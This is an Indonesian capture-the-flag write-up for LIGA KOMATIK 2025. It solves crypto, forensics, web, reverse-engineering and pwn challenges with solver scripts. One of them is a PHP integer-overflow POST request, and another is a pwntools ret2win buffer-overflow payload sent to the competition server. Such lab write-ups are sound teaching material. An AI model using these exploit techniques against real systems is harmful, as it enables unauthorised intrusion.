WRITE UP – HIDUNG TERSUMBAT
LIGA KOMATIK 2025

llcxmn

Daftar Isi


Crypto

rsa1
100

Challenge berikut memberi sebuah file txt yang berisi tiga variabel n, e, dan c dan memiliki value masing-masing seperti berikut :

```
n =
546014635841741214724882952304387823741798461149589549073179989118942746109940806878269775538274570065946589413677004071487344751464649121103982272835006900203922112014630898761428602513684456008956735791010937229939856259403186940249737579526542460562078728957198932156520780835942292131829398548678970431263462917223085165930683353518778015361505451889259321493813123084031407195410778661720394898118828299025325200597986154170392835072784810370185329392356423340408483449291280713796374297147668615988522804223480631576577707073715128342533703842150980913675658012799681575774731843549389349977365287936534707998476564357339504431638612839358093914282814270477657856345062084136585402704930924062452984009716927826681976269057923158930326380110735873715506666086031427627450725825495228912040943784627278987497908133546573083543604901933763330940965980882566819970423335493707633111977741540570716258844249034274611531098646233078146757163120982952389547973719996312951761364292093510977649582940023661316891312917865863796759291319354028353222030466492461224611795157143948641812209386745445261899745806851533201687748682280523289971652404044475199712193613898456483486235446929507885544182901840478274721966533877837947125770404177
e = 65537
c =
158176204319211446293929781187904779782960227786122353942766244659876983058176295764148385438968420359140857782918302166435141361427779594419935924003032951171419614163971819205416393130572068769855466173859453438051025791333682763865655894053924943104794212863311188724041709991030610580814764076586046588322092881084184690658259831708765878061633006319168369357044794111797962624754067998729898756731280298502764248534155942018883328410085194894517402430477020335380403987214638867911838347173876601700014570312227357001902842920463398305170613884737866947445492573612533157460699666904192423097836049049538276796569222067093165451354357630672055555282077825143439742506746059299475900297921887003002098568016308710427304198490201494044989442712391730220242704221657930684191055660058250125299220078078809328263095831497069046442434578513996438660031146822332032453358130506477894834414314640578671808770690061784756054932497145606123995766946654904325923269359178686480691423277707767867459653746550510057116986180760166213345784115252099244235276404296905460414552035596150316557716851089902294438932472044850227229121981392301449694067851560778330761564127996339199491000802740828501615966984060799813101816888097296721515188 9
```

Jelas bahwa ketiga nilai tersebut merujuk ke RSA cipher, saya menggunakan tool dari dcode.fr



Selanjutnya mendapatkan output berupa flag

```
LK25{rsa_is_only_secure_when_p_and_q_are_unkn
own
```

Flag : LK25{rsa_is_only_secure_when_p_and_q_are_unknown}

rsa2
100

Mirip seperti rsa1, tetapi pada chall ini diberikan triplet :

```
n1 =
85362687480715958916779875398567371660853848316925676584595072877184303107057407417696467815809558457902017543042173596050903556138194378379052554928929 23

e1 = 3

c1 =
54566830646045957654030205978623976922511837098196240321416962183194496033214545954487012290147061035156412653979725825603691723118370413581051028750968 68

------------------------------------------------

n2 =
10483238246720377972385724890670306196381988643828067455155937461825650080342482472603708367939832583924635355672863587575738319948477821290633650020148387

e2 = 3

c2 =
65015865429141288452422855150342588755973567402638103491419951056870526114017224520900846471471611047373960007004660193387817438093073769257473844821404 87

------------------------------------------------

n3 =
57221063271262391408577714968846545779112619985786644651861102149789093074903724963562298549224730872223180565317832696085047775247306729010196199881052 73

e3 = 3

c3 =
27662822871121770592697066100026734444463853493011936527580893062432378534952585674456129049516817198109070382536441121458659330390761393920714998397035 66
```

Chall ini merupakan Hastad's Broadcast Attack, di mana terdapat beberapa pesan dengan exponent yang sama, tetapi dengan modulo yang berbeda. Chall ini dapat diselesaikan dengan cara : cek koprimalitas setiap pair, jika benar Chinese Remainder Theorem (CRT) dapat dikalkulasi.

$$M^3 = \sum_{i=1}^{3} C_i b_i b_i' \pmod{N}$$

N = N1 * N2 * N3, bi = N/Ni, $b_i' = b_i^{-1} \bmod N_i$. Kita dapat dengan mudah menghitung M sekarang dengan langsung cuberoot dari M^3 (saya menggunakan binary search) untuk mendapatkan M.

```
ns =
[85362687480715958916779875398567371660853848316925676584595072877184303107057
40741769646781580955845790201754304217359605090355613819437837905255492892923,
10483238246720377972385724890670306196381988643828067455155937461825650080342 4
82472603708367939832583924635355672863587575738319948477821290633650020148387,
57221063271262391408577714968846545779112619985786644651861102149789093074903 7
24963562298549224730872223180565317832696085047775247306729010196199881052 73]
cs =
[54566830646045957654030205978623976922511837098196240321416962183194496033214
54595448701229014706103515641265397972582560369172311837041358105102875096868,
```

```
650158654291412884524228551503425887559735674026381034914199510568705261140172
245209008464714716110473739600070046601933878174380930737692574738448214048 7,
276628228711217705926970661000267344444638534930119365275808930624323785349525
856744561290495168171981090703825364411214586593303907613939207149983970356 6]
N = ns[0] * ns[1] * ns[2]
def egcd(a, b):
    if b == 0: return (1, 0, a)
    x, y, g = egcd(b, a % b)
    return (y, x - (a//b)*y, g)

def inv(a, m):
    x, _, g = egcd(a, m)
    return x % m
total = 0
for ni, ci in zip(ns, cs):
    Ni = N // ni
    total += ci * Ni * inv(Ni, ni)
M = total % N

def integer_cuberoot(x):
    lo, hi = 0, 1 << ((x.bit_length() + 2)//3)
    while lo < hi:
        mid = (lo + hi) // 2
        if mid**3 < x:
            lo = mid + 1
        else:
            hi = mid
    if lo**3 != x:
        raise ValueError("Not a perfect cube")
    return lo

m = integer_cuberoot(M)

hexm = hex(m)[2:]
if len(hexm) % 2: hexm = '0' + hexm
plaintext = bytes.fromhex(hexm)
print(plaintext.decode()
PS C:\Users\VICTUS> & C:/Users/VICTUS/AppData/Local/Programs/Python/Python313/python.exe c:/Users/VICTUS/ser.py
LK25{hastad_broadcast_attack_is_why_e_needs_to_be_very_large}
```

Flag : LK25{hastad_broadcast_attack_is_why_e_needs_to_be_very_large}


Forensics

run_me.png
100

I've taken an executable which would output the flag, and I instead hid it inside an image where you'll never be able to retrieve it!

Pada chall ini kita diberikan sebuah kode python dan png file :

```python
from PIL import Image
from math import log, sqrt

flag = list(zip(*[iter(open("main", "rb").read())]*3))

size = int(2**(log(sqrt(len(flag)-1))//log(2) + 1))

hidden = Image.new(mode="RGB", size=(size, size), color=(0x00, 0x00, 0x00))
pixels = hidden.load()

for pixel, code in zip(((j, i) for i in range(size) for j in range(size)), flag):
    hidden.putpixel(pixel, code)


hidden.save('./hidden.png')
```




Kode di atas melakukan pengonversian dari raw bytes ke pixel values dengan membagi bytes-nya menjadi tiga dan akhirnya menjadi sebuah gambar. Kita dapat menyelesaikan dengan sedikit reversing, yaitu melakukan flattening rgb triplets kemudian menghilangkan padding zero.

```python
from PIL import Image
```

```
img = Image.open("hidden.png")
pixels = list(img.getdata())

raw = bytearray()
for r, g, b in pixels:
    raw.extend([r, g, b])

while raw and raw[-1] == 0:
    raw.pop()

flag = raw.decode("utf-8", errors="ignore")
print(flag)
```

program tersebut menghasilkan bytes yang sudah dikonversi ke utf-8




Flag : LK25{i_think_the_output_is_kinda_cool}


shift
271

I just tried to download this flag, but it looks like the image got messed up in transit. Looks like something bumped it.

Chall ini memberikan sebuah gambar :



Jelas bahwa, gambar tersebut memiliki visual yang terdiri dari huruf yang extremely slanted, dapat diselesaikan dengan men-transform gambar ke arah berlawanan. Dapat diselesaikan dengan app skew image dari Canva (woilah malas cari tool cik) dengan set berikut



Flag : LK25{shift_the_colors_round_and_around}


WEB

pay me 2 win

100

The flag is free — and you get 0x1337$ back!

Diberikan sebuah web dengan tampilan berikut dan kode php :




```php
<?php
if(isset($_POST['money']) && !empty($_POST['money']))
{
  $money=$_POST['money'];
  if(ctype_digit($money))
  {
    if((int)($money+0x1337)===0)
    {
      die('<center>Money is just a number! flag > all. Here your flag: <br><font size=5 color=red><strong>'.$flag.'</strong></font></
    }
    else
    {
      die("<strong><center>Sadly, We don't have enough money to give at this time :(</center></strong>");
    }
  }
  else
  {
    die('<strong><center>2k vinoy monkey?</center></strong>');
  }
}
```

Pada kode di atas, jelas bahwa kita hanya perlu mengirim sebuah POST request dan $money memenuhi $money+0x1337 === 0 (dengan triple '=' yang mengindikasikan tipe datanya juga harus sama). Juga $money haruslah tidak memiliki sign negative karena terdapat filter oleh ctype_digit. Kita hanya perlu melakukan overflowing, perhatikan bahwa PHP_INT_MAX + PHP_INT_MAX = 0, maka $money = 2 * PHP_INT_MAX – 0x1337 = 18446744073709546695. Kirim header POST dengan $money = 18446744073709546695

```
POST /index.php HTTP/1.1
Host: ctf.asgama.online:40003
Content-Length: 26
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://ctf.asgama.online:40003
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/135.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,i
mage/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://ctf.asgama.online:40003/
Accept-Encoding: gzip, deflate, br
Connection: keep-alive

money=18446744073709546695
```

```
  <center>
    <button class="button" type="submit" style="vertical-align:middle">
      <span>
        Unlock!!!
      </span>
    </button>
  </center>
</form>


<center>
  Money is just a number! flag > all. Here your flag: <br>
  <font size=5 color=red>
    <strong>
      LK25{w0w_ez_0v3rfl0w}
    </strong>
  </font>
</center>
```


Flag : LK25{w0w_ez_0v3rfl0w}

REV

baby rev
100

Can you reverse the compiled code to get the flag?

Pada challenge ini kita diberi sebuah binary. Dengan menganalisis menggunakan ghidra, saya menemukan main function yang pada salah satu baris terdapat sebuah flag.




Flag : LK25{just_0p3n_th1s_1n_n0t3p4d}

No symbols
271

I recently learned that you can remove all symbols in a binary.

Pada challenge ini diberi lagi sebuah binary dengan menganalisi dengan ghidra, saya memanfaatkan tool search decompiled text, saya melakukan search “flag” dan mendapatkan hasil :



Function yang dapat memberi verdict kepada input ada pada FUN_00402e65. Pada function tersebut terdapat :

```
local_10 = *(long *)(in_FS_OFFSET + 0x28);
local_128[0] = 0x58;
local_128[1] = 0x5f;
local_128[2] = 0x26;
local_128[3] = 0x21;
local_128[4] = 0x6f;
local_128[5] = 0x66;
local_128[6] = 0x71;
local_128[7] = 0x79;
local_128[8] = 0x7b;
local_128[9] = 0x62;
local_128[10] = 0x25;
local_128[0xb] = 0x7a;
local_128[0xc] = 0x73;
local_128[0xd] = 0x4b;
```

```
local_128[0xe] = 0x67;
local_128[0xf] = 0x6d;
local_128[0x10] = 0x79;
local_128[0x11] = 0x76;
local_128[0x12] = 0x24;
local_128[0x13] = 0x78;
local_128[0x14] = 0x4b;
local_128[0x15] = 0x60;
local_128[0x16] = 0x75;
local_128[0x17] = 0x76;
local_128[0x18] = 0x78;
local_128[0x19] = 0x71;
local_128[0x1a] = 0x21;
local_128[0x1b] = 0x4b;
local_128[0x1c] = 0x7d;
local_128[0x1d] = 0x67;
local_128[0x1e] = 0x4b;
local_128[0x1f] = 0x20;
local_128[0x20] = 0x4b;
local_128[0x21] = 0x77;
local_128[0x22] = 0x7b;
local_128[0x23] = 0x79;
local_128[0x24] = 0x79;
local_128[0x25] = 0x24;
local_128[0x26] = 0x7a;
local_128[0x27] = 0x4b;
local_128[0x28] = 0x66;
local_128[0x29] = 0x71;
local_128[0x2a] = 0x62;
local_128[0x2b] = 0x4b;
local_128[0x2c] = 0x60;
local_128[0x2d] = 0x66;
local_128[0x2e] = 0x25;
local_128[0x2f] = 0x77;
local_128[0x30] = 0x7f;
local_128[0x31] = 0x69;
FUN_004063a0("Enter the flag: ");
FUN_004062d0(&DAT_0049a03d,local_58);
for (local_12c = 0; local_12c < 0x32; local_12c = local_12c + 1) {
if ((int)(char)(local_58[local_12c] ^ 0x14) != local_128[local_12c]) {
    FUN_004157e0("\nIncorrect flag!");
    FUN_00406100(1);
}
}
```

Jelas bahwa kode tersebut melakukan pengecekan apakah setiap character input di-xor-kan dengan 0x14 sama dengan value pada local_128, dengan sedikit reversing, kita dapat menyelesaikannya dengan script berikut :

```
vals = [
    0x58,0x5f,0x26,0x21,0x6f,0x66,0x71,0x79,0x7b,0x62,
    0x25,0x7a,0x73,0x4b,0x67,0x6d,0x79,0x76,0x24,0x78,
    0x4b,0x60,0x75,0x76,0x78,0x71,0x21,0x4b,0x7d,0x67,
    0x4b,0x20,0x4b,0x77,0x7b,0x79,0x79,0x24,0x7a,0x4b,
    0x66,0x71,0x62,0x4b,0x60,0x66,0x25,0x77,0x7f,0x69
]

flag = ''.join(chr(v ^ 0x14) for v in vals)
print(flag)
```

```
PS C:\Users\VICTUS> & C:/Users/VICTUS/AppData/Local/Programs/Python/Python313/python.exe c:/Users/VICTUS/ser.py
LK25{remov1ng_symb0l_table5_is_4_comm0n_rev_tr1ck}
```

Flag : LK25{remov1ng_symb0l_table5_is_4_comm0n_rev_tr1ck}

XOR
424

This one should take you a hot second :)

Lagi, saya menggunakan ghidra kemudian menemukan function main, karena terlalu panjang saya hanya menunjukkan block of interest, pada bagian awal kode terdapat string yang dapat digunakan pada solusi

```
std::string::string<>(local_168,"asdghkashdfclkamsdfjalxsdkjfxhcaksvjnalsckuqpoiewt",&local_195
);
```

Pada function tersebut juga terdapat bagian di mana sebuah key di-generate (local_148) dengan proses for loop dari 0 ~ 349 dengan increment 7 kemudian pada for loop kedua (nested) tampak seperti mengurangi index for loop induk sampai kurang dari panjang string di awal, ini sama saja seperti melakukan modulo. Selanjutnya, character pada index yang telah dimodulo pada string ditambahkan (append) ke key.

```
for (local_194 = 0; local_194 < 0x15e; local_194 = local_194 + 7) {
  for (local_190 = local_194; uVar8 = (ulong)(int)local_190,
      uVar6 = std::string::length(local_168), uVar6 <= uVar8; local_190 = local_190 - iVar3) {
    iVar3 = std::string::length(local_168);
  }
                /* try { // try from 00102353 to 00102410 has its CatchHandler @ 00102903 */
  pcVar5 = (char *)std::string::operator[](local_168,(long)(int)local_190);
  std::string::operator+=(local_148,*pcVar5);
  std::operator<<((ostream *)std::cout,"*");
}
```

Kemudian string pada input akan dibandingkan pada setiap index yang telah di-xor dengan local_e8 dengan key tadi.

```
    for (local_18c = 0; uVar8 = (ulong)local_18c, uVar6 = std::string::length(local_148),
        uVar8 < uVar6; local_18c = local_18c + 1) {
      uVar1 = local_e8[local_18c];
                /* try { // try from 00102728 to 001027e0 has its CatchHandler @ 001028db */
      pbVar7 = (byte *)std::string::operator[](local_128,(ulong)local_18c);
      std::string::operator+=(local_108,*pbVar7 ^ (byte)uVar1);
    }
    bVar2 = std::operator==(local_108,local_148);
    if (bVar2) {
      poVar4 = std::operator<<((ostream *)std::cout,"Success!");
      std::ostream::operator<<(poVar4,std::endl<>);
    }
```

Kita dapat menyelesaikan solve ini dengan sedikit reversing dengan meng-generate key (expected) kemudian xor dengan local_e8

```
key = [
    0x2d, 0x38, 0x53, 0x59, 0x03, 0x18, 0x10, 0x02, 0x04, 0x19, 0x12, 0x03,
0x29, 0x0e, 0x19, 0x0c,
    0x5d, 0x04, 0x0f, 0x16, 0x11, 0x0c, 0x06, 0x04, 0x39, 0x5a, 0x5f, 0x2c,
0x08, 0x38, 0x0e, 0x05,
    0x16, 0x05, 0x33, 0x0c, 0x0c, 0x05, 0x1f, 0x1f, 0x06, 0x0f, 0x17, 0x16,
0x44, 0x32, 0x16, 0x07,
    0x51, 0x0c
]

init_string = "asdghkashdfclkamsdfjalxsdkjfxhcaksvjnalsckuqpoiewt"


expected = ""
for i in range(0, 0x15e, 7):
    index = i
    expected += init_string[index % len(init_string)]


password = ''.join(chr(ord(expected[i]) ^ key[i]) for i in range(50))

print(password)
```

```
PS C:\Users\VICTUS> & C:/Users/VICTUS/AppData/Local/Programs/Python/Python313/python.exe c:/Users/VICTUS/ser.py
LK25{reverse_eng1neering_14_a_hard_challenge,_no?}
```

Flag : LK25{reverse_eng1neering_14_a_hard_challenge,_no?}

PWN


redirection
775

Redirect execution and get the flag.

Pada challenge ini kita diberi sebuah file binary, lagi, kita menggunakan ghidra, terdapat vurnarable function sebagai berikut

```
void vulnerable(void)

{
  undefined1 local_38 [32];
  FILE *local_18;
  int local_10;
  int local_c;

  local_c = 1;
  local_10 = 2;
  local_18 = fopen("flag.txt","r");
  if (local_18 != (FILE *)0x0) {
    __isoc99_fscanf(local_18,&DAT_0040200f,flag);
    if (local_c == local_10) {
      printf("Your flag is - %s\n",flag);
    }
    printf("Enter your name: ");
    __isoc99_scanf(&DAT_0040200f,local_38);
    return;
  }
  puts("Could not find flag.txt");
                    /* WARNING: Subroutine does not return */
  exit(1);
}
```

Flag disimpan pada suatu address goalnya adalah pergi ke address tersebut. Jelas chall ini adalah ret2win yaitu meng-overwrite return address ke address flag. Untuk mendapat instruction pointer saya menggunakan tool pwngdb dengan memberi input cyclic 600 dan mendapat hasil berikut :



Pada gambar tersebut terjadi crash pada 0x6161616161616168, yang memiliki offset 56

```
pwndbg> cyclic -l 0x6161616161616168
Finding cyclic pattern of 8 bytes: b'haaaaaaa' (hex: 0x6861616161616161)
Found at offset 56
pwndbg> cyclic -l haaaaaaa
```

Kembali ke ghidra, setelah scroll atas bawah di sekitar main function, saya menemukan address yang mungkin mengarah ke flag

```
                    LAB_00401248                                XREF[1]:
00401248 48 8d 05        LEA         RAX,[flag]
         51 2e 00 00
0040124f 48 89 c6        MOV         RSI=>flag,RAX
00401252 48 8d 05        LEA         RAX,[s_Your_flag_is_-_%s_0040202a]
         d1 0d 00 00
00401259 48 89 c7        MOV         RDI=>s_Your_flag_is_-_%s_0040202a,RAX
0040125c b8 00 00        MOV         EAX,0x0
         00 00
00401261 e8 fa fd        CALL        <EXTERNAL>::printf
         ff ff
```

Setelah mendapat offset dan address flag kita tinggal mengirim payload

```
from pwn import *

HOST = 'ctf.asgama.online'
PORT = 50004

offset   = 56
ret_addr = 0x00401248

# 3) Build payload
payload  = b'A' * offset
```

```
payload += p64(ret_addr)


io = remote(HOST, PORT)


io.recv()
io.recv()

io.sendline(payload)


print(io.recvall(timeout=2))
```

```
[x] Receiving all data: 0B
[x] Receiving all data: 60B
[x] Receiving all data: 77B
[+] Receiving all data: Done (77B)
[*] Closed connection to ctf.asgama.online port 50004
b'Your flag is - LK25{flow_redirection_is_similar_to_ret2win}\nEnter your name: '
PS C:\Users\VICTUS>
```

Flag : LK25{flow_redirection_is_similar_to_ret2win}